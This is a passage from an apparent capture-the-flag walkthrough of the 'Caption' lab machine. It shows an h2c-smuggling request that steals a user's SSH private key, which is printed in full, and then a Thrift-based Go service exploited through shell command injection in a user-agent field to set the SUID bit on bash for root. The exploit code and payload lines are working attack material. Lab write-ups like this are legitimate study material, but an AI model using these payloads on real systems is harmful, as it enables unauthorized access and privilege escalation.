eMPgtY5tCsrgZXIRpPllnsrvnHO1NuyWUVTukCXVdxb+GLClixEoLthHGU= margo@caption
```

The key truly exists, and it uses the `ecdsa` format. We then proceed to download the `ecdsa` key and try to access the server as the user `margo`.

```
python3 h2csmuggler.py -x http://caption.htb http://caption.htb/download?
url=http://127.0.0.1:3923/.cpr/%252Fhome%252Fmargo%252F.ssh%252Fid_ecdsa -H
'Cookie:
session=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjox
NzM3NDgwMTIzfQ.FPLDAnkgIBo7UsvaOufF_iCA1JgUtlCngWhccIdSiRg'

<SNIP>

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAaAAAABNlY2RzYS1zaGEy
LW5pc3RwMjU2AAAACG5pc3RwMjU2AAAAQQTGOXexsvvDi6ef34AqJrlsOKP3cynseipOtX/R+A58
9sSkErzUOEOJba7G1Ep2TawTJTbWb2KROYrOYLAOzysQAAAAoJxnaNicZ2jYAAAAE2VjZHNhLXNo
YTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMY5d7Gy+8OLp5/fgComuWw4o/dzKex6KnS1f9H4
Dnz2xKQSvNQ4Q4ltrsbUSnZNrBMlNtZvYpE5is5gsDTPKxAAAAAgaNaOfcgjzxxq/7lNizdKUj2u
Zpid9tR/6oub8Y3Jh3cAAAAAAQIDBAUGBwg=
-----END OPENSSH PRIVATE KEY-----
```

```
└─$ chmod 400 id_ecdsa


└─$ ssh margo@caption.htb -i id_ecdsa

Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue Jan 21 05:28:58 PM UTC 2025

  System load:  0.39              Processes:             234
```

```
  Usage of /:   69.7% of 8.76GB   Users logged in:       0
  Memory usage: 19%               IPv4 address for eth0: 10.129.82.239
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

3 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Sep 10 12:33:42 2024 from 10.10.14.23
margo@caption:~$ whoami
margo
margo@caption:~$
```

We can now grab the `user flag` from `/home/margo`.

```
margo@caption:~$ cat /home/margo/user.txt
<REDACTED>
```

Privilege Escalation

Initial Analysis

Now that we gained access to the system, we will start enumerating ways to escalate our privileges to that of a root user. Investigating the processes that are actively listening:

```
margo@caption:~$ netstat -tulnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -

tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.1:6082          0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.1:6081          0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.1:3923          0.0.0.0:*               LISTEN
998/python3
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN
1000/python3
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN
995/java
```

```
tcp        0      0 127.0.0.1:9090          0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -

tcp6       0      0 :::22                   :::*                    LISTEN      -

udp        0      0 127.0.0.53:53           0.0.0.0:*                           -

udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
```

Port `9090` which we observed earlier in the `GitBucket` repository named `Logservice` is listening locally. The file that starts the server in the repository had the name `server.go`. Searching for running processes that include that file:

```
margo@caption:~$ ps aux | grep server.go
root         989  0.0  0.0   2892  1060 ?        Ss   10:53   0:00 /bin/sh -c cd
/root;/usr/local/go/bin/go run server.go
root         994  0.0  0.4 1240804 17856 ?       Sl   10:53   0:01
/usr/local/go/bin/go run server.go
```

From the first process, it is made clear that the file resides in the `/root` directory and is being run as the user `root`. With that in mind, it would be worth analyzing the source code of the server, in order to identify potential vulnerabilities we can exploit in order to gain access to the system as a privileged user.

`Apache Thrift` is an open-source framework, originally designed and used by `Facebook` that "creates" a desired service in such a way, that it can be accessed and interacted with in a language-independent way, for most popular programming languages. It achieves that by auto-generating code, which in turn is used by the server application which acts like an `RPC` endpoint. The client then can connect and interact with that endpoint using Thirft's client capabilities, through any programming language. We will be analyzing the source code found in the public repository, which will help us understand how this works.

In order for Thrift to generate the necessary code in order for the server and the client to be able to access the functionality the developer desires, in any language, a `.thrift` file must be generated. Any thrift file consists of the following necessary components.

```
namespace <language> <package_name>

service <name>  {
    <func_type> <func_name>(<method_number>: <method_type> <method_name>)
}
```

The namespace line contains the target language and the name of the package. The package will contain the auto-generated code from thrift, inside a folder `gen-<language_name>`. Under the `service` block, we define the functions that the server will host. The name of the service will be the name of the interface/class in the auto-generated code, under which our function will be defined (without code). Then, the method's `type` and `name` are defined, along with the method's `arguments` numbered. In the `Logservice` repository, we inspect the `.thrift` file used to generate the method that the server hosts.

```
    namespace go log_service

    service LogService {
        string ReadLogFile(1: string filePath)
    }
```

The target language is `Go`, with the package's name being `log_service`. The target interface name is `LogService`, and the string method's name is `ReadLogFile`, accepting one string argument, `filePath`. This is the method that clients connecting to port `9090` will be expected to access.

Under the `gen-go` folder in the repository, the package `log_service` can be found with Thrift's auto-generated code. Inspecting the `log_service.go` file, we can verify that the interface name is truly `LogService`, with the `ReadLogFile` definition inside it.

```
type LogService interface {
  // Parameters:
  //  - FilePath
  ReadLogFile(ctx context.Context, filePath string) (_r string, _err error)
}
```

Now both the client and the server can import the auto-generated code provided by Thrift, along with the corresponding Thrift package for the specific language. After these steps are completed, the client can interact with the hosted method(s), in this case, `ReadLogFile`, through the exposed RPC endpoint. Inspecting the `server.go` file, we can analyze how the server is configured and what it expects.

```
    package main

    import (
        "context"
        "fmt"
        "log"
        "os"
        "bufio"
        "regexp"
        "time"
        "github.com/apache/thrift/lib/go/thrift"
        "os/exec"
        "log_service"
    )

    type LogServiceHandler struct{}

    func (l *LogServiceHandler) ReadLogFile(ctx context.Context, filePath string)
(r string, err error) {
        file, err := os.Open(filePath)
        if err != nil {
            return "", fmt.Errorf("error opening log file: %v", err)
        }
        defer file.Close()
        ipRegex := regexp.MustCompile(`\b(?:\d{1,3}\.){3}\d{1,3}\b`)
        userAgentRegex := regexp.MustCompile(`"user-agent":"([^"]+)"`)
```

```
        outputFile, err := os.Create("output.log")
        if err != nil {
            fmt.Println("Error creating output file:", err)
            return
        }
        defer outputFile.Close()
        scanner := bufio.NewScanner(file)
        for scanner.Scan() {
            line := scanner.Text()
            ip := ipRegex.FindString(line)
            userAgentMatch := userAgentRegex.FindStringSubmatch(line)
            var userAgent string
            if len(userAgentMatch) > 1 {
                userAgent = userAgentMatch[1]
            }
            timestamp := time.Now().Format(time.RFC3339)
            logs := fmt.Sprintf("echo 'IP Address: %s, User-Agent: %s, Timestamp:
%s' >> output.log", ip, userAgent, timestamp)
            exec.Command{"/bin/sh", "-c", logs}
        }
        return "Log file processed",nil
    }

    func main() {
        handler := &LogServiceHandler{}
        processor := log_service.NewLogServiceProcessor(handler)
        transport, err := thrift.NewTServerSocket(":9090")
        if err != nil {
            log.Fatalf("Error creating transport: %v", err)
        }

        server := thrift.NewTSimpleServer4(processor, transport,
thrift.NewTTransportFactory(), thrift.NewTBinaryProtocolFactoryDefault())
        log.Println("Starting the server...")
        if err := server.Serve(); err != nil {
            log.Fatalf("Error occurred while serving: %v", err)
        }
    }
```

In the package imports block, we can verify that the server imports both the `go` Thrift package and the generated `log_service` package from Thrift. Afterwards, the `LogServiceHandler` struct is defined, which contains the `ReadLogFile` method. The reason the method is added in a concrete type, in this case, a struct, is because the `handler` that the thrift `processor` expects must correspond to the interface that is already defined in thrift's auto-generated code. `Go` requires that an interface implementation must be tied to a concrete type. You cannot directly pass a standalone function the the handler, because it is expected that the implementation of `LogService` must be an object implementing its interface.

```
func main() {
        handler := &LogServiceHandler{}
        processor := log_service.NewLogServiceProcessor(handler)
        transport, err := thrift.NewTServerSocket(":9090")
        if err != nil {
```

```
            log.Fatalf("Error creating transport: %v", err)
        }

        server := thrift.NewTSimpleServer4(processor, transport,
thrift.NewTTransportFactory(), thrift.NewTBinaryProtocolFactoryDefault())
        log.Println("Starting the server...")
        if err := server.Serve(); err != nil {
            log.Fatalf("Error occurred while serving: %v", err)
        }
    }
```

Inside `main()`, the necessary components to start the server are defined. We already discussed what the handler is. The `transport` defines the way data are transferred to and from the server. In this case, a `socket` is exposed, specifically on port `9090`. The `processor` is responsible for reading the data that arrive using the specified `protocol` (in this case, `binary (NewTBinaryProtocolFactoryDefault())`), handing the data to the given handler, and then receiving the handler's output and returning them in the stream using the specified protocol again. In summary, `main()` function has all the necessary functionality to expose port `9090` as the `RPC` endpoint that accepts the data passed to the `ReadLogFile` method and returns the method's output to the client.

Now that we understand how thrift works and what the server does, let's analyze what is really of value to us here: the `ReadLogFile` method.

```
func (l *LogServiceHandler) ReadLogFile(ctx context.Context, filePath string) (r
string, err error) {
    file, err := os.Open(filePath)
    if err != nil {
        return "", fmt.Errorf("error opening log file: %v", err)
    }
    defer file.Close()
    ipRegex := regexp.MustCompile(`\b(?:\d{1,3}\.){3}\d{1,3}\b`)
    userAgentRegex := regexp.MustCompile(`"user-agent":"([^"]+)"`)
    outputFile, err := os.Create("output.log")
    if err != nil {
        fmt.Println("Error creating output file:", err)
        return
    }
    defer outputFile.Close()
    scanner := bufio.NewScanner(file)
    for scanner.Scan() {
        line := scanner.Text()
        ip := ipRegex.FindString(line)
        userAgentMatch := userAgentRegex.FindStringSubmatch(line)
        var userAgent string
        if len(userAgentMatch) > 1 {
            userAgent = userAgentMatch[1]
        }
        timestamp := time.Now().Format(time.RFC3339)
        logs := fmt.Sprintf("echo 'IP Address: %s, User-Agent: %s, Timestamp: %s'
>> output.log", ip, userAgent, timestamp)
        exec.Command{"/bin/sh", "-c", logs}
    }
    return "Log file processed",nil
```

```
}
```

Initially, an attempt to read the given file is made, throwing an error if the file is not found. That means that the file needs to be present locally on the system. Then, a file called `output.log` is created. A text scanner is initiated, which searches the contents of the given file for an IP and a user agent. The contents are searched based on the regex strings defined earlier. After creating a timestamp with the current date, an `echo` command is defined that writes the IP, the user agent, and the timestamp in the `output.log` file created earlier. This command is run through `exec.Command`, using `/bin/sh`.

After analyzing the method, we have a clear attack vector: If the user agent contains any command we would like to execute on the system starting with `';`, it will escape the `echo` command and be executed through `/bin/sh`.

Exploitation

Now we need to create a `client` that will be able to interact with the exposed `RPC` endpoint and enable us to trigger the server to read a log file that we will create, containing our payload.

The first thing we need to do is to create the `go` file and set up the imports. The first import we need

```
package main

import (
    "log"
    "github.com/apache/thrift/lib/go/thrift"
)

func main(){

}
```

Next, we need to download the actual `thrift` library in the same working directory as our `client.go`.

```
└─$ export GO111MODULE=on

└─$ go mod init main


go: creating new go.mod: module main


go: to add module requirements and sums:


        go mod tidy

└─$ go mod tidy
go: finding module for package golang.org/x/net/http2/h2c
go: finding module for package golang.org/x/net/http2
go: found golang.org/x/net/http2 in golang.org/x/net v0.34.0
go: found golang.org/x/net/http2/h2c in golang.org/x/net v0.34.0
```

We have also imported the `log` package in order to perform error logging on our end. Now we will follow the `go client` example from Thrift to connect to the exposed socket. First, we will forward port `9090` through `chisel` to be able to connect to it.

LOCAL MACHINE:

```
└─$ chisel server --reverse --port 9092
2025/01/24 16:10:47 server: Reverse tunnelling enabled
2025/01/24 16:10:47 server: Fingerprint
Gw1Vlv6MSsu2r88sDyaqyJROHB91fjI4qLmzb9zoOl8=
2025/01/24 16:10:47 server: Listening on http://0.0.0.0:9092
```

REMOTE MACHINE:

```
margo@caption:~$ ./chisel client 10.10.14.72:9092 R:9090:127.0.0.1:9090
2025/01/24 15:12:05 client: Connecting to ws://10.10.14.72:9092
2025/01/24 15:12:06 client: Connected (Latency 144.415184ms)
```

First, we will attempt to start a `transport` to the exposed socket.

```
package main

import (
    "log"
    "github.com/apache/thrift/lib/go/thrift"
)

func main(){
    var transport thrift.TTransport
    var err error

    transport, err = thrift.NewTSocket("localhost:9090")
    if err != nil {
        log.Fatalf("Error creating transport: %v", err)
```

```
    } else {
        log.Println("Transport created")
    }
    defer transport.Close()
}
```

```
└─$ go run client.go
2025/01/24 15:46:52 Transport created
```

Now we will attempt to `open` the transport.

```
package main

import (
    "log"
    "github.com/apache/thrift/lib/go/thrift"
)

func main(){
    var transport thrift.TTransport
    var err error

    transport, err = thrift.NewTSocket("localhost:9090")
    if err != nil {
        log.Fatalf("Error creating transport: %v", err)
    } else {
        log.Println("Transport created")
    }
    defer transport.Close()

    if err := transport.Open(); err != nil {
        log.Fatalf("Error opening transport: %v", err)
    } else {
        log.Println("Transport opened")
    }
}
```

```
└─$ go run client.go
2025/01/24 16:12:38 Transport created
2025/01/24 16:12:38 Transport opened
```

According to the `example`, it is time to create the `protocol` and initiate the client. To start the client, we need to first download the `log_service` package from the public repository, and move it to the `/usr/local/go/src` directory for `go` to be able to find it.

```
└─$ git clone http://caption.htb:8080/git/root/Logservice.git
Cloning into 'Logservice'...
remote: Counting objects: 32, done
remote: Finding sources: 100% (32/32)
remote: Getting sizes: 100% (23/23)
remote: Compressing objects: 100% (8702/8702)
remote: Total 32 (delta 9), reused 11 (delta 0)
Receiving objects: 100% (32/32), 8.16 KiB | 1.02 MiB/s, done.
Resolving deltas: 100% (9/9), done.

└─$ sudo mv gen-go/log_service /usr/local/go/src/
```

Before we proceed, we will create a test file on `/tmp` on the remote machine, to see if we can actually perform the `command injection` vulnerability we have identified. We will try to create a file on `/tmp` called `pwned`. If the attack is successful, the file will be created by the `root` user.

```
echo "\"user-agent\":\"test';touch /tmp/pwned;'test\"" > /tmp/test.log
```

```
package main

import (
    "log"
    "context"
    "github.com/apache/thrift/lib/go/thrift"
    logservice "log_service"
)

func main(){
    var transport thrift.TTransport
    var err error

    transport, err = thrift.NewTSocket("localhost:9090")
    if err != nil {
        log.Fatalf("Error creating transport: %v", err)
    } else {
        log.Println("Transport created")
    }
    defer transport.Close()

    if err := transport.Open(); err != nil {
        log.Fatalf("Error opening transport: %v", err)
    } else {
        log.Println("Transport opened")
    }

    protocolFactory := thrift.NewTBinaryProtocolFactoryDefault()
    protocol := protocolFactory.GetProtocol(transport)
    client := logservice.NewLogServiceClientProtocol(transport, protocol,
protocol)

    ctx := context.Background()
    filePath := "/tmp/test.log"

    result, err := client.ReadLogFile(ctx, filePath)
```

```
    if err != nil {
        log.Fatalf("Error calling ReadLogFile: %v", err)
    }

    log.Println("ReadLogFile result:", result)
}
```

```
└─$ go run client.go
2025/01/24 16:20:09 Transport created
2025/01/24 16:20:09 Transport opened
2025/01/24 16:20:09 ReadLogFile result: Log file processed
```

Inspecting the `/tmp` folder, we can find the `pwned` file created by the `root` user.

```
margo@caption:~$ ls -la /tmp/pwned
-rw-r--r-- 1 root root 0 Jan 24 15:20 /tmp/pwned
```

Since we know that our exploit works, we can proceed with injecting a command to add the `SUID` flag on `/bin/bash`, that will provide us with root access to the system. First, we modify the contents of `/tmp/test.log` to:

```
echo "\"user-agent\":\"test';cp /bin/bash /tmp/bash;chmod u+s /tmp/bash;'test\""
> /tmp/test.log
```

Then we run our client again, and execute the `bash` executable with the `SUID` flag located in `/tmp`. We can then retrieve the root flag.

```
margo@caption:~$ /tmp/bash -p
bash-5.1# cat /root/root.txt
<REDACTED>
bash-5.1#
```